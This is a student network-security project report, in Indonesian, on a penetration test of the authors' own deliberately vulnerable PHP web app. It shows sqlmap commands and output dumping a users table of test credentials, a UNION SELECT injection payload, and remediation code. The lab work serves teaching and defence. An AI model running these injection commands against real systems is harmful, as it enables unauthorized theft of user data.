


**PROYEK AKHIR  
KEAMANAN JARINGAN 2023**



**Akmal Rabbani  
2106731610**

**Cecilia Inez Reva Manurung  
2106636994**

## BAB 1

### Pendahuluan dan Latar Belakang

#### 1.1 Pendahuluan

*Penetration Testing* adalah proses yang dilakukan untuk mengevaluasi keamanan suatu sistem atau jaringan komputer, yang dapat dilakukan dengan mensimulasikan serangan yang dapat dilakukan oleh penyerang terhadap sistem atau jaringan tersebut. Hal ini bertujuan untuk mengidentifikasi kemungkinan kerentanan yang terdapat pada sistem yang dapat dieksloitasi oleh pihak yang tidak sah.

Pada proyek akhir ini, digunakan dua jenis serangan, yaitu XSS (Cross-Site Scripting) Reflected dan Blind SQL Injection. Dengan tugas ini, kami bertujuan untuk memahami cara kerja dari jenis-jenis penyerangan ini, bagaimana cara melakukannya, dan bagaimana cara untuk melindungi sistem dari serangan ini.

#### 1.2 Latar Belakang

SQL Injection adalah teknik penyerangan pada sistem atau jaringan komputer, yang mengeksloitasi kerentanan dalam input data pada aplikasi web yang menggunakan database SQL. Pada jenis Blind SQL Injection, penyerang memanfaatkan kerentanan input data untuk mengekstrak informasi dari database secara tidak sah, tanpa memperoleh respon langsung dari server.

XSS (Cross-Site Scripting) adalah salah satu teknik serangan yang memanfaatkan kerentanan dari suatu web. Dalam XSS Reflected, penyerang memasukkan *script* yang berbahaya, kemudian akan mengeksekusi *script* tersebut pada browser pengguna yang mengunjungi situs tersebut. Dengan melakukan serangan ini, penyerang dapat memperoleh akses yang tidak sah, perubahan data, atau pengungkapan informasi sensitif pada pengguna yang terdampak.

Kedua teknik serangan ini merupakan ancaman pada keamanan sistem dari suatu aplikasi web, dan dapat merugikan pengguna pada aplikasi web tersebut. Oleh karena itu, diperlukan pemahaman yang mendalam mengenai cara kerja dari serangan, agar dapat melakukan langkah-langkah yang tepat untuk menghindari dari kedua serangan ini.

Dengan latar belakang tersebut, maka dibuatlah pengujian penetrasi untuk mengeksplorasi dan mengevaluasi keamanan sistem mengenai dengan kedua jenis serangan. Penting untuk diingat, bahwa kegiatan ini dilakukan untuk pembelajaran dan pemahaman yang lebih lanjut mengenai sistem keamanan jaringan komputer.

## BAB 2

### Implementasi

#### 2.1 Pembuatan Aplikasi Web

Tahap awal dari pengujian penetrasi ini dimulai dengan pembuatan aplikasi web. Kami membuat aplikasi web sederhana yang serupa dengan DVWA, yang ditujukan untuk melakukan pengujian dan pembelajaran mengenai sistem keamanan jaringan. Aplikasi ini dirancang agar memperoleh celah keamanan yang memungkinkan serangan Blind SQL Injection dan XSS Reflected. Pada aplikasi web ini, *user* dapat melakukan login, register, dan search. Aplikasi web ini dibuat dengan menggunakan bahasa pemrograman PHP, HTML dan database MySQL. Database MySQL akan digunakan untuk menyimpan data pribadi dari pengguna, yang mana terdapat beberapa informasi sensitif di dalamnya. Web dapat diakses melalui github dari link berikut: <https://github.com/ceciliainez11/Web-Penetration-Testing>.

#### 2.2 Implementasi Serangan Blind SQL Injection

Tahapan berikutnya adalah membuat database MySQL dengan isi data pribadi dari setiap pengguna, seperti kata sandi, email, dan lain sebagainya. Aplikasi web yang dibuat tidak memiliki sanitasi apapun terhadap input *query*, sehingga terdapat kerentanan yang memungkinkan penyerang untuk memperoleh data pribadi yang bersifat sensitif dari database tersebut. Serangan Blind SQL diimplementasikan ke dalam web tersebut dengan memanfaatkan celah keamanan dari input *query* yang tidak disanitasi. Serangan ini akan dieksplorasi dengan menggunakan alat OWASP ZAP untuk menemukan kerentanan keamanan dalam aplikasi web dan alat SQLMap untuk melakukan serangan dengan mengeksekusi perintah SQL berbahaya kedalam input pada database. Proses dan langkah-langkahnya akan dicantumkan pada bagian pengujian penetrasi.

## 2.3 Implementasi Serangan XSS Reflected


Pada tahapan ini, dilakukan implementasi serangan XSS Reflected, yang mana dalam aplikasi web tersebut, input dari penggunanya pada bagian *search users* tidak divalidasi dengan benar sebelum di-render kembali di halaman tersebut. Serangan ini diimplementasikan dengan menyisipkan skrip berbahaya pada input, yang kemudian dieksekusi oleh browser pengguna yang mengakses halaman tersebut.


## 2.4 Pengujian Penetrasi

### 2.4.1 Blind SQL Injection

- **Target Creation**

Pada web yang kami buat, terdapat halaman pencarian yang memungkinkan pengguna untuk melakukan pencarian pada tabel pengguna (users). Dimana, nantinya akan mengecek input dari user dan menampilkan kolom id dan username pada halaman web. Data pada tabel users diambil dari halaman login dan register ketika pengguna mencoba membuat akun dan masuk ke profile yang dibuat sebelum diarahkan ke home page web.






The image shows two screenshots of a web application. The top screenshot is a user profile page titled "Hello reva , Welcome" with a message "Your email is reva@gmail.com .". It features a sidebar with various status icons and a row of control buttons. The bottom screenshot is a "phpMyAdmin" interface showing the "users" table in the "pentest" database. The table contains the following data:


	Id	Username	Email	Password
<input type="checkbox"/>	1	akmal	akmal@gmail.com	password
<input type="checkbox"/>	2	reva.test	reva@gmail.com	password
<input type="checkbox"/>	4	reva.m	reva1234@gmail.com	reva1234
<input type="checkbox"/>	5	karina	karina@gmail.com	karina
<input type="checkbox"/>	7	revac	revac@gmail.com	revac
<input type="checkbox"/>	8	emmasrh	emma@gmail.com	emma

- Enumeration



```
POST http://localhost/pentest/login.php HTTP/1.1
host: localhost
Connection: keep-alive
Content-Length: 53
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="119", "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://localhost/pentest/login.php
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d
email=revaweb@gmail.com&password=password&submit=Login
```

Melalui pemindaian manual menggunakan alat OWASP ZAP, ditemukan informasi penting seperti jenis konten yang dikirimkan adalah URL-encoded ("application/x-www-form-urlencoded") dengan panjang konten 53 byte, memberikan petunjuk mengenai jumlah data yang dikirim sebagai payload. Cookie "PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" juga teridentifikasi, yang dapat digunakan untuk mengakses data sesi pengguna.



The screenshot shows the OWASP ZAP interface. At the top, a browser window displays a search page titled "Search User" with the input "2". Below the browser is the ZAP tool's main interface. On the left, the "Manual Request Editor" shows a POST request to "localhost/pentest/search.php" with various headers and parameters. The "Response" tab on the right shows the server's response in both raw text and HTML. The raw text shows a standard HTTP response with status 200 OK and some basic headers. The HTML response shows a table with two columns: "ID" and "Username". There is one row with ID 2 and Username "reva.test".

Selanjutnya, ketika melakukan pencarian pengguna dengan input 2 untuk menemukan pengguna berdasarkan ID, ditemukan data pengguna dengan ID = 2, yang terkait dengan username 'reva.test'. Informasi ini juga dapat diverifikasi melalui tampilan respons di OWASP ZAP.

## - Exploitation

Melakukan serangan blind injection menggunakan alat SQLMap dengan cara menjalankan skrip `python sqlmap.py` pada command prompt (cmd) dan mengeksekusi perintah SQL untuk melancarkan serangan.

```
c:\sqlmap>python sqlmap.py -v
[!] [H] {1.7.11.2#dev}
[.] https://sqlmap.org
Usage: sqlmap.py [options]
sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help

Press Enter to continue...
```

### 1) Nama database

Pada perintah ini, eksploitasi dilakukan pada URL "https://localhost/pentest/search.php" dengan payload "search=2&submit=". Payload ini dikirimkan bersama dengan cookie yang diperoleh sebelumnya dari hasil pemindaian OWASP ZAP, yaitu "PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d". Langkah berikutnya adalah mengekstrak nama database yang digunakan oleh aplikasi web target.

```
python sqlmap.py -u "https://localhost/pentest/search.php"
--data="search=2&submit="
--proxy=http://127.0.0.1:8090
--cookie="PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" --current-db
```

```
c:\sqlmap>python sqlmap.py -u "https://localhost/pentest/search.php" --data="search=2&submit=" --proxy=http://127.0.0.1:8090 --cookie="PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" --current-db
```

```
[!] [H] {1.7.11.2#dev}
```

```
[08:40:47] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4, Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[08:40:47] [INFO] fetching current database
current database: 'pentest'
[08:40:47] [INFO] fetched data logged to text files under 'C:\Users\cecil\AppData\Local\sqlmap\output\localhost'

[*] ending @ 08:40:47 /2023-12-03/
```

## 2) Tabel pada database "pentest"

Hasil tabel pada database pentest menunjukkan terdapat 2 yaitu tabel clients dan users.

```
python      sqlmap.py      -u      "https://localhost/pentest/search.php"
--data="search=2&submit="
--proxy=http://127.0.0.1:8090
--cookie="PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" -D pentest --tables
```

```
c:\sqlmap>python sqlmap.py -u "https://localhost/pentest/search.php" --data="search=2&submit=" --proxy=http://127.0.0.1:8090 --cookie="PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" -D pentest --tables
```

```
[08:43:15] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4, Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[08:43:15] [INFO] fetching tables for database: 'pentest'
Database: pentest
[2 tables]
+-----+
| clients |
| users   |
+-----+
[08:43:15] [INFO] fetched data logged to text files under 'C:\Users\cecil\AppData\Local\sqlmap\output\localhost'
[*] ending @ 08:43:15 /2023-12-03/
```

## 3) Hasil entri dari tabel "users" pada database "pentest"

SQLMap berhasil mengekstrak dan menampilkan data dari kolom id, email, password, dan username pada tabel yang diserang, yaitu "users," di dalam database "pentest." Proses ini dilakukan dengan menggunakan opsi '--dump' pada mode batch, di mana SQLMap dijalankan dengan nilai default tanpa memerlukan interaksi pengguna.

```
python      sqlmap.py      -u      "https://localhost/pentest/search.php"
--data="search=2&submit="
--proxy=http://127.0.0.1:8090
--cookie="PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" --dump -T users
--batch
```

```
c:\sqlmap>python sqlmap.py -u "https://localhost/pentest/search.php" --data="search=2&submit=" --proxy=http://127.0.0.1:8090 --cookie="PHPSESSID=ecbl76jaj3gvm8g6n7qt76ji7d" --dump -T users --batch
[1.7.11.2#dev]

[08:46:23] [INFO] retrieved: 'revac'
[08:46:23] [INFO] retrieved: 'revac'
[08:46:23] [INFO] retrieved: 'emma@gmail.com'
[08:46:23] [INFO] retrieved: '8'
[08:46:23] [INFO] retrieved: 'emma'
[08:46:23] [INFO] retrieved: 'emmasrh'
Database: pentest
Table: users
[6 entries]
+-----+-----+-----+
| Id | Email        | Password | Username |
+-----+-----+-----+
| 1  | akmal@gmail.com | password | akmal    |
| 2  | reva@gmail.com  | password | reva     |
| 4  | reva1234@gmail.com | reva1234 | reva.m   |
| 5  | karina@gmail.com | karina   | karina   |
| 7  | revac@gmail.com  | revac    | revac    |
| 8  | emma@gmail.com   | emma     | emmasrh  |
+-----+-----+-----+
[08:46:23] [INFO] table 'pentest.users' dumped to CSV file 'C:\Users\cecil\AppData\Local\sqlmap\output\localhost\dump\pentest\users.csv'
[08:46:23] [INFO] fetched data logged to text files under 'C:\Users\cecil\AppData\Local\sqlmap\output\localhost'
[*] ending @ 08:46:23 /2023-12-03/
```

## - Remediation

- 1) Menggunakan *clause LIMIT* dalam kueri SQL untuk membatasi jumlah hasil yang dikembalikan sehingga membantu mencegah penyerang mengekstrak sejumlah besar data dalam serangan blind SQL injection.

```
// Using prepared statements to prevent SQL injection
$sql = "SELECT * FROM `users` WHERE `Username` LIKE ? OR `Id` LIKE ?";
```

- 2) Menggunakan *prepared statements* untuk memastikan tipe parameter benar dengan fungsi 'mysqli\_prepare()'

```
// Prepare statement
$stmt = mysqli_prepare($con, $sql);

// Bind parameters and secure input values
$search_param = "%" . $search . "%"; // Adding wildcards for partial matching
mysqli_stmt_bind_param($stmt, "ss", $search_param, $search_param);
```

- 3) Dalam prepared statements, nilai-nilai yang diteruskan ke pernyataan SQL diikat ke parameter yaitu pada kode, mengikat dua parameter ("ss") yaitu string ke pernyataan.

```
// Bind parameters and secure input values
$search_param = "%" . $search . "%"; // Adding wildcards for partial matching
mysqli_stmt_bind_param($stmt, "ss", $search_param, $search_param);
```

- 4) Menambahkan *error handling* setelah eksekusi pernyataan dan memberikan pesan kesalahan sesuai eksekusi kepada pengguna.


```
if (isset($_POST["submit"])) {
    // Validate and sanitize user input
    $search = $_POST["search"];
    if (!ctype_alnum($search)) {
        die("Invalid input");
    }

    if (!$result) {
        error_log("Error executing SQL statement: " . mysqli_error($con));
        die("An unexpected error occurred. Please try again later.");
    }

    // Close statement
    mysqli_stmt_close($stmt);
```

#### - Proof

Setelah penerapan ini, tingkat keamanan website ini meningkat menjadi level medium jika dibandingkan dengan kondisi sebelumnya. Peningkatan ini disebabkan oleh langkah-langkah tambahan diatas yang diambil untuk mencegah blind SQL injection.



Chrome is being controlled by automated test software.

← Back

## Search User


1 UNION SELECT 1, database()

Search

Chrome is being controlled by automated test software.

Invalid input

Query diatas untuk mendapatkan nama database namun hasil pencarian berupa *invalid input*, karena nilai yang diterima hanya terdiri karakter alfanumerik, dan jika tidak maka skrip dihentikan dan pesan *error* ditampilkan. Hal ini juga dapat dicek melalui OWASP ZAP.



Manual Request Editor

Request

Method: POST http://localhost/pentest/search.php HTTP/1.1

Header: Text

Body: Text

Send

Response

Header: Text

Body: Text

HTTP/1.1 200 OK

Date: Sun, 03 Dec 2023 08:52:10 GMT

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

